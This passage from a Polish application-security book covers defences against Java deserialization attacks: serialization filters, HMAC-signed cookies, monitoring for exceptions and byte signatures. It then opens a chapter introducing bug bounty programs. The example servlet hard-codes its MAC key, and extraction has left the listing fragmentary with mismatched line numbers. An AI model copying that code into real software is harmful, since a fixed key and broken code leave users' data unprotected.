Pierwsza sprawa, nad którą musimy się zastanowić, to jakiego podejścia użyjemy do blokowania gadżetów. Podobnie jak w przypadku innych problemów walidacyjnych, mamy do czynienia z dwiema możliwościami: czarna lista (ang. *blacklist*), czyli blokowanie danych wejściowych, o których wiemy, że są niebezpieczne (ang. *known-bad*), lub biała lista (ang. *whitelist*), czyli blokowanie wszystkiego – poza danymi, co do których mamy pewność, że są bezpieczne (ang. *known-good*).

Przywołajmy jeszcze raz rozwiązania zaproponowane przez Steve’a Breene’a, które są niczym innym jak blacklistingiem. Postuluje on usunięcie z plików JAR to, co może zostać użyte w ataku (klasę `InvokerTransformer`).

Negatywne konsekwencje stosowania czarnych list są raczej jasne. Nie jest tajemnicą, że podejście białej listy jest zawsze preferowane w kontekście bezpieczeństwa aplikacji. Niekiedy jest ono traktowane jak remedium – niestety, nie w przypadku deserializacji.

Przypomnijmy dwa omówione wcześniej przykłady: ataki typu DoS za pomocą zbiorów (`HashSet`) lub tablic. Z olbrzymim prawdopodobieństwem obie te klasy muszą znaleźć się na białej liście, aby aplikacja działała!

Tabela 4. Plusy i minusy blacklistingu jako zabezpieczenia przed podatnością na deserializację

PLUSY	MINUSY
» pozwala zablokować znane wektory ataku.	» niska skuteczność: blokujemy mało klas, chroniąc tylko część aplikacji, » rozwiązanie działa tylko do odkrycia nowego łańcucha gadżetów.

Tabela 5. Plusy i minusy whitelistingu jako zabezpieczenia przed podatnością na deserializację

PLUSY	MINUSY
» blokuje prawie wszystkie (czasami – wszystkie) wektory ataku.	» może spowodować błędy w istniejącej aplikacji, wymaga szczególnej uwagi przy początkowym tworzeniu listy, » utrudnia dalszy rozwój kodu (trzeba zawsze pamiętać o dodawaniu nowych klas do listy), » pewne specyficzne ataki mogą zostać przeprowadzone mimo białej listy.

## Java Serialization Filter

Nawet zakładając, że dokonaliśmy wyboru między whitelistingiem a blacklistingiem, pozostaje jeszcze kwestia tego, jak wprowadzić ten wybór w życie. Nie jest to trywialne, gdyż historycznie Java nie posiadała funkcjonalności selektywnego blokowania/dopuszczania klas w mechanizmie deserializacji. Na szczęście zmieniło się to w Javie 9 (a rozwiązanie zostało też zbackportowane do Javy 6, 7 i 8) dzięki wprowadzeniu mechanizmu filtrowania klas podczas deserializacji (*Java Serialization Filter*).

Co do zasady, mechanizm jest wystarczająco rozbudowany, a przy tym nieprzesadnie skomplikowany. Polega on na odpowiednim zdefiniowaniu *System Property* `jdk.serialFilter`. Możemy to zrobić, używając przełączników linii komend (`java -Djdk.serialFilter=...`) lub odpowiednich plików konfiguracyjnych (rozwiązanie polecane przy prawdziwych projektach, gdzie lista wzorców w filtrze może być dość duża). W najprostszym przykładzie, chcąc np. zablokować standardowe gadżety z grupy Commons Collections za pomocą blacklisty, możemy postąpić następująco:

```
java -Djdk.serialFilter='!org.apache.commons.collections.functors. \
InvokerTransformer' <nasza-klasa>
```

Zwracam uwagę na wykrzyknik w naszym filtrze: taki wzorec zablokuje deserializację konkretnej klasy (w tym przypadku – `InvokerTransformer`), czyli mamy klasyczny blacklisting. Nie trzeba dodawać, że ta jedna linia nie ochroni nas przed wszystkim problemami – klasyczny przykład *Gadget Whack-A-Mole*. Niemniej jednak, przy próbie deserializacji najbardziej znanego łańcucha gadżetów otrzymamy błąd podobny do poniższego:

*Listing 12. Błąd w deserializacji łańcucha gadżetów*

```
INFO: ObjectInputFilter REJECTED: class org.apache.commons.collections. \
functors.InvokerTransformer, array length: -1, nRefs: 41, depth: 6, \
bytes: 1,596, ex: n/a
Exception in thread "main" java.io.InvalidClassException: filter status: REJECTED
```

Jak widać, Java nie zezwoliła zdeserializować zabronionej klasy.

Jeśli zamiast blacklistingu chcemy użyć whitelistingu, możemy to zrobić w następujący sposób:

```
java -Djdk.serialFilter='!*;org.apache.commons.collections.functors. \
InvokerTransformer' <nasza-klasa>
```

Łatwo zauważyć, że w tym przypadku najpierw zabraniamy deserializacji **wszystkich** klas (!\*), a następnie *explicite* wymieniamy klasy dozwolone – w tym przypadku `InvokerTransformer`. Jest to rozwiązanie nieco naokoło, ale jak najbardziej działa.

Filtr serializacji – jak na tego typu względnie prostą funkcję – jest zaskakująco bogato konfigurowalny. Możemy np. jako wzorców używać konkretnych klas,

wszystkich klas w danym pakiecie, wszystkich klas z danym prefiksem itd., itp. (choć pełne wyrażenia regularne nie są wspierane, to mało prawdopodobne, żeby komuś ich brakowało). Co ciekawe, możemy także blokować deserializację np. tablic większych niż ustalona liczba elementów czy zbytniego zagnieżdżenia w grafie obiektów (to rozwiązanie naszego wcześniejszego problemu z zagnieżdżonymi zbiorami bez blokowania samej klasy `HashSet`!). Jak widać, o ile używamy serializacji natywnej – i bardzo dokładnie tworzymy nasz filtr serializacji – mamy szansę stworzyć całkiem niezłą obronę przed niechcianymi niespodziankami.

Opis filtru przedstawiony jest w ramach *JEP 290: Filter Incoming Serialization Data*<sup>10</sup>, gdzie można też znaleźć dokładne informacje dotyczące szczegółów jego składni.

### Rozwiązanie #3: kryptografia

Wróćmy raz jeszcze do warunku 5 z listy wymogów dla skutecznego wykorzystania podatności deserializacji: program musi umożliwiać odebranie i deserializację obiektu od użytkownika.

Powyższe zdanie nie mówi o tym wprost, ale kryje w sobie pewne założenie: „obiekt od użytkownika” jest tym, który użytkownik mógł dowolnie zmodyfikować. Jeśli użytkownik będzie wysyłał tylko obiekty utworzone oryginalnie przez serwer, a zakładamy, że serwer jest zaufany (w przeciwnym wypadku – czemu w ogóle chcemy go bronić?), jest jasne, że nigdy nie zdeserializujemy niebezpiecznych danych. To daje nam ciekawą opcję – zablokujemy użytkownikowi możliwość modyfikacji danych, co pozwoli obronić się przed atakiem!

Taki wariant jest niemożliwy: nie jesteśmy w stanie (w żaden sposób) uniemożliwić użytkownikowi modyfikacji danych, które fizycznie posiada...

To może słabsze założenie: użytkownik może modyfikować dane, ale serwer jest w stanie wykryć każdą (nawet najmniejszą!) modyfikację. Jeśli serwer z góry będzie odrzucał każde żądanie, w którym wykryje oznaki ingerencji – jedyne zdeserializowane obiekty będą tymi, które pierwotnie utworzył sam. Czyli osiągamy nasz cel.

Jak tego jednak dokonać? Z pomocą przychodzi nam tu kryptografia, a konkretnie kryptograficzna weryfikacja spójności: MAC (*Message Authentication Code*) dla kryptografii symetrycznej lub podpisy cyfrowe (ang. *digital signatures*) dla kryptografii asymetrycznej.

W praktyce każda potencjalnie niebezpieczna dana, którą wyślemy do użytkownika (np. ciastko), w trakcie wysyłania otrzyma doklejony kryptograficzny tag uwierzytelniający. Gdy wróci na serwer, **zanim** zostanie przekazana do przetworzenia (to bardzo istotny fragment rozwiązania!), musi najpierw przejść **test poprawności danych w stosunku do podpisu**. W przypadku błędu żądanie jest automatycznie odrzucane, a w przypadku sukcesu – przekazywane dalej i przetwarzane\*.

---

\* Poprawna implementacja rozwiązań kryptograficznych jest niezwykle trudna, a prawdopodobieństwo popełnienia małego błędu skutkującego całkowitym brakiem bezpieczeństwa – dość wysokie. Więcej zob. na: [sekurak.pl](https://sekurak.pl), tag: *kryptografia*, <https://sekurak.pl/?s=kryptografia>.

W praktyce implementacja rozwiązania\* mogłaby wyglądać następująco:

*Listing 13. Kod przykładowej aplikacji*

```

1.  @WebServlet(
2.      name = "Servlet",
3.      urlPatterns = {"/"}
4.  )
5.  public class Servlet extends HttpServlet {
6.
7.      private static final SecretKeySpec keySpec = new SecretKeySpec(
8.          "3BaUHxi90Bp2FtnPipB90Zxehd705UDx" +
9.          "vJYxdNwSk9I6sXnEbTQJSh5H2Y988VU"
10.         .getBytes(), "HmacSHA256");
11.
12.     @Override
13.     protected void doGet(HttpServletRequest request,
14.         HttpServletResponse response)
15.         throws ServletException, IOException {
16.         Cookie[] cookies = request.getCookies();
17.
18.         Data data = null;
19.
20.         if (null != cookies) {
21.             for (Cookie cookie : cookies) {
22.                 if (cookie.getName().equals("data")) {
23.                     try {
24.                         byte[] serialized = Base64.decodeBase64(
25.                             verifyAndGetCookie(cookie.getValue()));
26.                         ByteArrayInputStream bais =
27.                             new ByteArrayInputStream(serialized);
28.                         ObjectInputStream ois =
29.                             new ObjectInputStream(bais);
30.                         data = (Data) ois.readObject();
31.                     } catch (ClassNotFoundException e) {
32.                         e.printStackTrace();
33.                     }
34.                 }
35.             }
36.         }
37.     }
38. }

```

\* Prezentowany kod służy wyłącznie demonstracji idei. Zdecydowanie nie jest to rozwiązanie typu „skopiuj-i-wklej” i nie jest przeznaczone do bezpośredniego zastosowania w systemie produkcyjnym z racji współistnienia wielu bardzo ważnych, a nie omówionych tu problemów do rozwiązania – choćby zarządzania kluczami.

```
32.         if (null == data) {
33.             data = new Data("Anonymous");
34.         }
35.
36.         request.setAttribute("name", data.getName());
37.         request.getRequestDispatcher("page.jsp")
38.             .forward(request, response);
39.     }
40.     @Override
41.     protected void doPost(HttpServletRequest request,
42.                           HttpServletResponse response)
43.         throws ServletException, IOException {
44.         if (null != request.getParameter("name")) {
45.             Data data = new Data(request.getParameter("name"));
46.
47.             ByteArrayOutputStream baos = new ByteArrayOutputStream();
48.             ObjectOutputStream oos = new ObjectOutputStream(baos);
49.             oos.writeObject(data);
50.
51.             Cookie cookie = new Cookie("data",
52.                                         signCookie(Base64.encodeBase64String(
53.                                             baos.toByteArray())));
54.             response.addCookie(cookie);
55.         }
56.
57.         response.sendRedirect("/");
58.     }
59.
60.     private String verifyAndGetCookie(String cookie)
61.         throws ServletException {
62.         String [] parts = cookie.split("\\.");
63.
64.         if (parts.length != 2) {
65.             throw new ServletException("Malformed cookie!");
66.         }
67.
68.         try {
69.             String b64value = parts[0];
70.             String b64mac = parts[1];
71.
72.             Mac mac = Mac.getInstance("HmacSHA256");
73.             mac.init(keySpec);
```

```

71.         // MessageDigest.isEqual is constant-time
72.         // in recent Java versions
73.         if (!MessageDigest.isEqual(
74.             mac.doFinal(Base64.decodeBase64(b64value)),
75.             Base64.decodeBase64(b64mac))) {
76.             throw new ServletException("Malformed cookie!");
77.         }
78.         return b64value;
79.     } catch (NoSuchAlgorithmException e) {
80.         throw new ServletException("MAC algorithm not found");
81.     } catch (InvalidKeyException e) {
82.         throw new ServletException("Bad key spec");
83.     }
84. }
85.
86. private String signCookie(String cookie) throws ServletException {
87.     try {
88.         Mac mac = Mac.getInstance("HmacSHA256");
89.         mac.init(keySpec);
90.
91.         String sig = Base64.encodeBase64String(
92.             mac.doFinal(Base64.decodeBase64(cookie.getBytes())));
93.
94.         return cookie + '.' + sig;
95.     } catch (NoSuchAlgorithmException e) {
96.         throw new ServletException("MAC algorithm not found");
97.     } catch (InvalidKeyException e) {
98.         throw new ServletException("Bad key spec");
99.     }
100. }

```

## Analiza

Mamy dwie metody, które z pomocą kryptograficznego API dostępnego przez JCA wykonują dodatkowe operacje na ciastku. Pierwsza z nich to `signCookie()` (zdefiniowana w liniach 83–96, a wykorzystana w linii 49), która jako argument przyjmuje oryginalne ciastko (czyli zserializowany obiekt jawowy), wylicza dla niego MAC (u nas za pomocą algorytmów HMAC i SHA256) i ostatecznie zwraca oryginalną wartość z doklejoną sygnaturą.

Druga metoda – `verifyAndGetCookie()`, definicja w liniach 56–81, użycie w linii 20 – dostaje na wejściu ciastko od użytkownika, które składa się (a przynajmniej powinno się składać, przy założeniu, że użytkownik nie próbował go modyfikować!) ze sklejonego zserializowanego obiektu jawowego oraz wyliczonego kodu MAC. Ciągi


te są ze sobą porównywane i jeśli sobie odpowiadają, program kontynuuje wykonywanie pracy (czyli deserializację obiektu i użycie go). Jeśli wartości się nie zgadzają (zserializowany obiekt z ciastka daje inny MAC niż ten w ciastku), wykonywanie jest natychmiast przerywane przez rzucenie odpowiedniego wyjątku. Ostatnia istotna zmiana to zdefiniowanie w linii 7 klucza, którego serwer będzie używał do wyliczania MAC. Nie trzeba chyba dodawać, że krytyczne jest, aby ten klucz był kryptograficznie silny...

Czy zadziała to w praktyce? Sprawdźmy. Po uruchomieniu serwera nie widzimy na pierwszy rzut oka żadnych zmian. Gdy jednak poszukamy dokładniej, zobaczymy, że nasze ciastko faktycznie wygląda inaczej:

```
> document.cookie
< "data="r00ABXNyAAREYXRhviUig0uhi6LoCAAFMAARuYW1ldAA
STGphdmEvbGFuZy9TdHJpbmc7eHB0AAdTZWt1cmFr. Tw17sLMX
g7TrLrLIhjvfIEiLrKGKwK33zWvhdbNhhkj=" "
```

Rysunek 13. Zastosowanie kryptografii

Pierwsza połowa to nadal zserializowany obiekt (rozpoznajemy to po tym, że zaczyna się od znaków r00), ale dalej następuje kropka (która pełni funkcję separatora) i zakodowany w Base64 MAC. Dopóki używamy aplikacji w sposób standardowy, wszystko działa jak powinno – co się jednak stanie, gdy zmodyfikujemy choć jeden bit w naszym ciastku?



Rysunek 14. Komunikat po modyfikacji ciastka

Jak widać, zgodnie z założeniami serwer odrzuca nasze żądanie. Nie nastąpiła także deserializacja, a więc potencjalny atak się nie powiódł\*.

\* Kod z przykładu używa kryptografii symetrycznej i MAC, zamiast popularniejszych podpisów cyfrowych kryptografii klucza publicznego. Z punktu widzenia bezpieczeństwa nie jest istotne, którą z opcji wybierzemy, jednak kryptografia symetryczna jest z założenia szybsza w działaniu, więc uzasadnione jest jej stosowanie, kiedy tylko mamy taką możliwość. W naszym przykładzie zarówno podpis, jak i weryfikacja jest wykonywana na serwerze, nie ma więc powodów, aby klucz udostępniać gdziekolwiek, zatem kryptografia symetryczna i technologia MAC mają dużo większy sens.

Kryptografia skutecznie pomaga w obronie przed atakami deserializacji, a nawet więcej – w pośredni sposób uniemożliwia dowolne modyfikacje danych uzyskanych od użytkownika. Na marginesie warto dodać, że w powyższym przykładzie można by też użyć np. tokenów JWT\*.

Tabela 6. Plusy i minusy stosowania algorytmów kryptograficznych jako zabezpieczenia przed podatnością na deserializację

PLUSY	MINUSY
<ul style="list-style-type: none"> <li>» prawidłowo zaimplementowana, blokuje wszystkie ataki deserializacji niezaufanych danych (gdyż w pewnym sensie uniemożliwia otrzymanie niezaufanych danych!),</li> <li>» stosunkowo niewielki narzut na kod programu (wystarczy jedno wspólne miejsce odpowiedzialne za podpisywanie i weryfikację danych),</li> <li>» działa dla każdej formy serializacji.</li> </ul>	<ul style="list-style-type: none"> <li>» w dużej aplikacji wprowadzenie może być problematyczne, np. w aplikacji, która działa już jakiś czas na produkcji, stare zapisane dane (jak ciastka) zostaną nagle uznane za błędne, gdyż nie są podpisane,</li> <li>» prawidłowa implementacja metod kryptograficznych jest niezwykle trudna i łatwo jest popełnić prosty błąd, który sprawi, że całość rozwiązania przestanie być bezpieczna.</li> </ul>

## Rozwiązanie bonusowe: monitoring

Zapobieganie atakom powinno być pierwszym celem każdej osoby, która dba o bezpieczeństwo. Truizmem będzie jednak twierdzenie, że w większości przypadków stworzenie „kuloodpornej” aplikacji jest właściwie niemożliwe i błędy mogą wystąpić zawsze. W takich przypadkach nie mniej istotne od zapobiegania jest szybkie wykrycie i reakcja.

W przypadku błędów deserializacji w Javie okazuje się, że jesteśmy na całkiem innej pozycji. Aby monitorować potencjalne ataki deserializacji, mamy dwie możliwości.

### Monitorowanie przesyłania zserializowanych obiektów

Zserializowane (natywnie) obiekty jadowe mają charakterystyczną strukturę, a konkretnie – zaczynają się od specyficznych bajtów. W związku z tym urządzenia sieciowe mogą zostać „nauczone”, aby zgłaszać wszystkie wystąpienia tych sekwencji. Oczywiście, niesie to ze sobą pewne konsekwencje – sygnatury są krótkie, więc jest dość duże ryzyko wystąpienia fałszywych alarmów (ang. *false positives*). Co więcej, prawdopodobieństwo wykrycia jest z pewnością niższe niż 100%, gdyż dowolna obfuskacja zserializowanego obiektu ukryje potencjalne problemy. Dodatkowo, jeśli musimy korzystać z zserializowanych obiektów, analizowanie alertów nieuzasadnionych i tych, które są potencjalnymi atakami, może być utrudnione. Jest też raczej oczywiste, że metoda ta zadziała tylko dla natywnej serializacji.

Mimo pewnych minusów jest to metoda warta rozważenia (a przynajmniej – przetestowania), jeśli nie spodziewamy się żadnych zserializowanych obiektów jadowych w naszej sieci.

\* Zob. rozdz. Niebezpieczeństwa JSON Web Token (JWT).

## Monitorowanie wyjątków

Java jest językiem silnie typowanym. W związku z tym, jak można było zaobserwować w przykładach, właściwie każdy atak – nieważne, udany czy nie – kończy się wyjątkiem typu `ClassCastException`. We względnie stabilnej aplikacji (np. na środowisku produkcyjnym) taki wyjątek powinien być niezwykle rzadki, gdyż może być spowodowany albo przez duży błąd programisty, albo przez atakującego. Monitorowanie logów pod kątem tego wyjątku pozwoli więc na szybkie zorientowanie się, że atak tego rodzaju właśnie trwa – a przy odrobinie szczęścia będziemy o nim wiedzieli chwilę przed tym, gdy atakującemu uda się znaleźć odpowiedni łańcuch gadżetów i z sukcesem wykorzystać błąd.

## PODSUMOWANIE

Problemy bezpieczeństwa z deserializacją występujące w Javie są bardzo łatwe do wyeksploatowania (szczególnie przy użyciu narzędzia ysoserial). Jedynym problemem są **gadżety**, dodatkowo podatności deserializacji są **niezależne** od biblioteki i formatu danych. Wniosek jest smutny i/lub przerażający – Java zdecydowanie nie może być określona jako język „kuloodporny”, a błędy deserializacji to poważna potencjalna luka w bezpieczeństwie aplikacji.

Możliwości obrony przed problemami związanymi z deserializacją niezaufanych danych jest sporo, ale żadna z nich nie jest pozbawiona wad. Przed zastosowaniem konkretnej metody niezbędna jest analiza „za i przeciw” rozpatrywanych rozwiązań.

Dość obiecującym sposobem obrony jest kryptografia – dobrze zaimplementowana blokuje właściwie wszystkie ataki. Jest to jednak rozwiązanie dla programistów doświadczonych i bardzo świadomych tego, co robią – a także rozwiązanie, które sprawdzi się tylko w określonych przypadkach, gdy zarówno serializacja, jak i deserializacja jest wykonana przez zaufanego aktora. Jeśli z różnych powodów kryptografia nie wchodzi w grę, a stosujemy serializację natywną, proponuję użyć filtra serializacji – w tym przypadku należy jednak poświęcić odpowiednią ilość czasu na stworzenie bardzo dokładnej konfiguracji, najlepiej w trybie białej listy. Bez względu na to, jakie rozwiązanie wybierzemy, warto rozważyć też (zgodnie z paradygmatem *Defence-in-Depth*) odpowiednie monitorowanie, które może być nieocenioną, ostatnią linią naszej obrony.

Z deserializacją w Javie najlepiej rozpocząć walkę już na etapie planowania, projektowania i implementacji aplikacji. Przystępując do pracy, trzeba mieć konkretną wiedzę o konsekwencjach serializacji i deserializacji obiektów.

Z punktu widzenia pentestera lub badacza bezpieczeństwa problemy tego typu są interesującym polem do szukania błędów. Niska świadomość społeczeństwa deweloperów i fakt, że o możliwościach wykorzystania luk w serializacji i deserializacji zrobiło się głośno dopiero w ostatnich latach, są czynnikami, które zwiększają szanse na ciekawe odkrycia. I rzeczywiście, wydaje się, że błędy tego typu są i będą na topie, badania trwają... i pewnie przez jeszcze jakiś czas będą elektryzować środowisko.



ksiązka.sekurak.pl/r29

- 1 Frohoff C. (frohoff), *ysoserial*, <https://github.com/frohoff/ysoserial>
- 2 Breene S. (@breenmachine), *What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability*, <https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>
- 3 Bechler M. (mbechler), *marshalsec, Java Unmarshaller Security - Turning your data into code execution*, <https://github.com/mbechler/marshalsec>
- 4 Muñoz A., Mirosh O., *Friday the 13<sup>th</sup> JSON Attacks*, <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>
- 5 Bateman A., *JEP 154: Remove Serialization*, <https://openjdk.java.net/jeps/154>
- 6 Waters J.K., *Removing Serialization from Java Is a 'Long-Term Goal' at Oracle*, <https://adtmag.com/articles/2018/05/30/java-serialization.aspx>
- 7 *Project Jigsaw*, <https://openjdk.java.net/projects/jigsaw/>
- 8 Goetz B., *Towards Better Serialization*, <https://cr.openjdk.java.net/~briangoetz/amber/serialization.html>
- 9 Oracle, *Package java.io*, <https://docs.oracle.com/en/java/javase/12/docs/api/java.base/java/io/package-summary.html>
- 10 *JEP 290: Filter Incoming Serialization Data*, <https://openjdk.java.net/jeps/290>



Jarosław Kamiński

# Wprowadzenie do programów bug bounty



## WSTĘP

Jedna z popularnych definicji<sup>1</sup> terminu *bug bounty* (*bounty hunting*) określa go jako umowę pomiędzy serwisami, organizacjami, producentami oprogramowania a indywidualnymi badaczami, którzy otrzymują wynagrodzenie lub bonifikatę za zgłoszenie błędów bezpieczeństwa, szczególnie tych umożliwiających wskazanie lub wykorzystanie<sup>2</sup> słabych punktów.

Używając nieencyklopedycznego języka, *bug bounty* jest informacją od producenta oprogramowania (lub pośrednika), który mówi nam: „Hej, hakerzy, nie musicie łamać prawa, ryzykując więzienie i sprzedając błędy na czarnym rynku. Możecie nam je zgłosić, a my odwdzięczymy się pieniędzmi lub innego rodzaju nagrodą”.

Dokładnie tym jest *bug bounty*. Możemy w pełni legalnie i bezstresowo testować umiejętności (oczywiście w ramach określonego zakresu – o czym w dalszej części tego rozdziału) oraz zdobywać wiedzę na temat nowych technologii. To, moim zdaniem, najlepszy sposób na upieczenie kilku pieczeni na jednym ogniu. Przyrost wiedzy niemal w 100% praktycznej jest przeogromny.

### Programy bug bounty

Różnica między uczestnictwem w konkursach typu *Capture The Flag*\* a programach *bug bounty* jest taka, że wiedza wymagana w CTF-ach jest często naukowo-akademicka. Wiele z tego, czego nauczymy się podczas tych zawodów, trudno znaleźć w realnych produktach. Nie znaczy to, że nie warto brać udziału w CTF-ach, uczą one na pewno tego, co jest ważne i potrzebne w *bug bounty* – odpowiedniej systematyki pracy. Natomiast programy *bug bounty* to realne środowiska z rzeczywistymi problemami i technologiami. Tu nie ma schematów, każdy program jest inny. I nie mówię tutaj tylko o technologiach, ale również o miękkim podejściu w kontakcie z właścicielami programów, zdobywaniu doświadczenia w pisaniu coraz bardziej profesjonalnych raportów.

Wiedza, jaką tu zdobywamy, bywa bardzo głęboka. Praca w firmach pentesterskich ma często to ograniczenie, że czas na testy penetracyjne wynika wprost z umowy ze zleceniodawcą. Dlatego trzeba znaleźć złoty środek pomiędzy szczegółowością wykonanego testu a zakresem, jaki jest do przetestowania. Żaden klient nie byłby

---

\* Zabawa z dziedziny bezpieczeństwa polegająca na rozwiązywaniu zadań w postaci łamania zabezpieczeń w celu znalezienia tzw. flagi CTF TIME, <https://ctftime.org>.

zadowolony, że przez dwa tygodnie projektu przetestowano jedynie proces przypominania hasła, nie dotykając niczego innego. W programach *bug bounty* czas nas nie ogranicza, możemy siedzieć nad danym zagadnieniem tak długo, jak chcemy, odkrywając nierzadko nowe techniki, które zdecydowanie przydają się w pracy typowo zleceńowej.

Jednocześnie, biorąc udział w programach *bug bounty*, podnosimy poziom bezpieczeństwa całego Internetu. Błędy znalezione we wszystkich platformach *bug bounty* liczą się w dziesiątkach tysięcy. Jest to znaczny wkład w poprawę bezpieczeństwa, który pomaga zapobiegać np. kolejnym wyciekom danych osobowych ludzi na całym świecie.


Najważniejsze jest jednak to, że zazwyczaj nie robimy tego za darmo – za znalezione błędy można otrzymać całkiem niezłe pieniądze. Wiele firm płaci dziesiątki tysięcy dolarów za znalezione podatności, a ostatnio np. Apple zaoferowało milion dolarów nagrody za zdalne wykonanie kodu w iPhone<sup>3</sup>. Natomiast jedna z najpopularniejszych platform bughunterskich, HackerOne, pochwaliła się, że wśród jej uczestników jest już sześćcioro milionerów<sup>4</sup>.

Moim zdaniem, wymienione powyżej argumenty jednoznacznie przemawiają za tym, że warto zainteresować się bughuntingiem i wejść w świat legalnego hakowania Pentagonu<sup>5</sup>.

## Rys historyczny

Historycznie termin *bug bounty* pojawił się w ramach programu przyjmowania błędów, jaki w 1995 roku stworzył Netscape<sup>6</sup>. Firma oferowała pieniądze za wskazanie najbardziej krytycznych błędów, a za inne, mniej istotne, różnego rodzaju nagrody. Całkowity budżet programu wynosił 50 tysięcy dolarów<sup>7</sup>, co przy dzisiejszych, często milionowych budżetach, stanowiło niewielką sumę. Program okazał się sukcesem<sup>8</sup>, który ukształtował to, w jaki sposób dzisiaj wyglądają programy *bug bounty*. Niestety, nie przekonało to innych producentów oprogramowania, którzy nie przyłączyli się do tego pomysłu i nie otworzyli swoich konkursów. Pamiętajmy, że były to czasy, kiedy hakerów postrzegano często przez pryzmat przestępczości i nie brano ich pod uwagę jako ewentualnych partnerów biznesowych. Kolejne podejście to program stworzony w 2002 roku przez firmę iDefence<sup>9</sup>, następna była Mozilla, której program rozpoczął w 2004 roku działa do dzisiaj<sup>10</sup>.


Przełomem był rok 2010, w którym Google rozpoczęło swój pierwszy program, oferując – w porównaniu z poprzednikami – bardzo wysokie nagrody. W latach 2010–2016 firma ta przeznaczyła na nagrody ponad 9 milionów dolarów<sup>11</sup>. Rok 2011 przyniósł stworzony przez Facebooka program White Hat. Jego uczestnikom wydawano czarne karty kredytowe, na które przelewano nagrody za znalezione błędy<sup>12</sup>. Oba programy zwróciły uwagę świata na zagadnienie *bug bounty*. W kolejnych latach ruszyła lawina takich inicjatyw, na dobre wprowadzając usługi białych hakerów na rynek bezpieczeństwa. Ostatnia ważna data i inicjatywa w tym środowisku to powstanie HackerOne (2012)<sup>13</sup> oraz Bugcrowd (2013)<sup>14</sup> – dwóch największych agregatorów programów *bug bounty* i trzonu dzisiejszego rynku.



Rysunek 1. Zaproszenie do programów bug bounty na platformie HackerOne



Rysunek 2. Programy bug bounty w Bugcrowd



Rysunek 3. Rozwój rynku bug bounty

Dzisiaj, po 10 latach od boomu rozpoczętego przez Google oraz po 15 od pierwszego konkursu, rynek *bug bounty* jest imponujący. Z jednej strony HackerOne chwali się 65 milionami dolarów, które trafiły w ręce hakerów<sup>15</sup>. Z drugiej, jeden z prywatnych programów na platformie Bugcrowd wypłacił 250 tysięcy dolarów za znale-

ziona podatność<sup>16</sup>. Swoje publiczne programy mają tacy giganci, jak Intel, Uber, Tesla, PayPal, Yahoo (Verizon), Netflix, Dell, MasterCard, WesternUnion, IBM, Adobe, Ford, Sony, Microsoft oraz wspomniane wcześniej Google i Facebook, a także tysiące innych firm, w publicznych i prywatnych programach dostępnych tylko na zaproszenie.

## **JAK SIĘ DO TEGO ZABRAĆ?**

### **Budowanie warsztatu**

Pierwsze pytanie, które nasuwa się początkującym bughunterom, brzmi: jak się do tego zabrać? Jak zostać takim bughunterem, co trzeba wiedzieć, czy trzeba w ogóle być hakerem? I jak szukać programów *bug bounty*?

Rynek *bug bounty* okrzepł na tyle, że w sumie wszystko, czego potrzeba, aby profesjonalnie się po nim poruszać, już istnieje. Co więcej, wcale nie trzeba być typowym hakerem, noszącym czarną bluzę z kapturem, żyjącym w piwnicy i myślącym binarnie. Przykładem, że można inaczej i po swojemu, jest Stök<sup>17</sup>, który poza hakowaniem zajmuje się modą i robi świetne filmy na temat *bug bounty* dostępne na YouTube<sup>18</sup>. Nie trzeba być nawet zawodowo czynnym „bezpiecznikiem” czy pentesterem. Z rodzimego podwórka można wskazać np. działalność bl4de’a<sup>19</sup>, z zawodu Full Stack Web Developera, który jednak na tyle dobrze zna JavaScript, że w efekcie jest aktualnie liderem rankingu zamkniętych błędów bezpieczeństwa modułów dla NPM w programie NPM Ecosystem<sup>20</sup>.

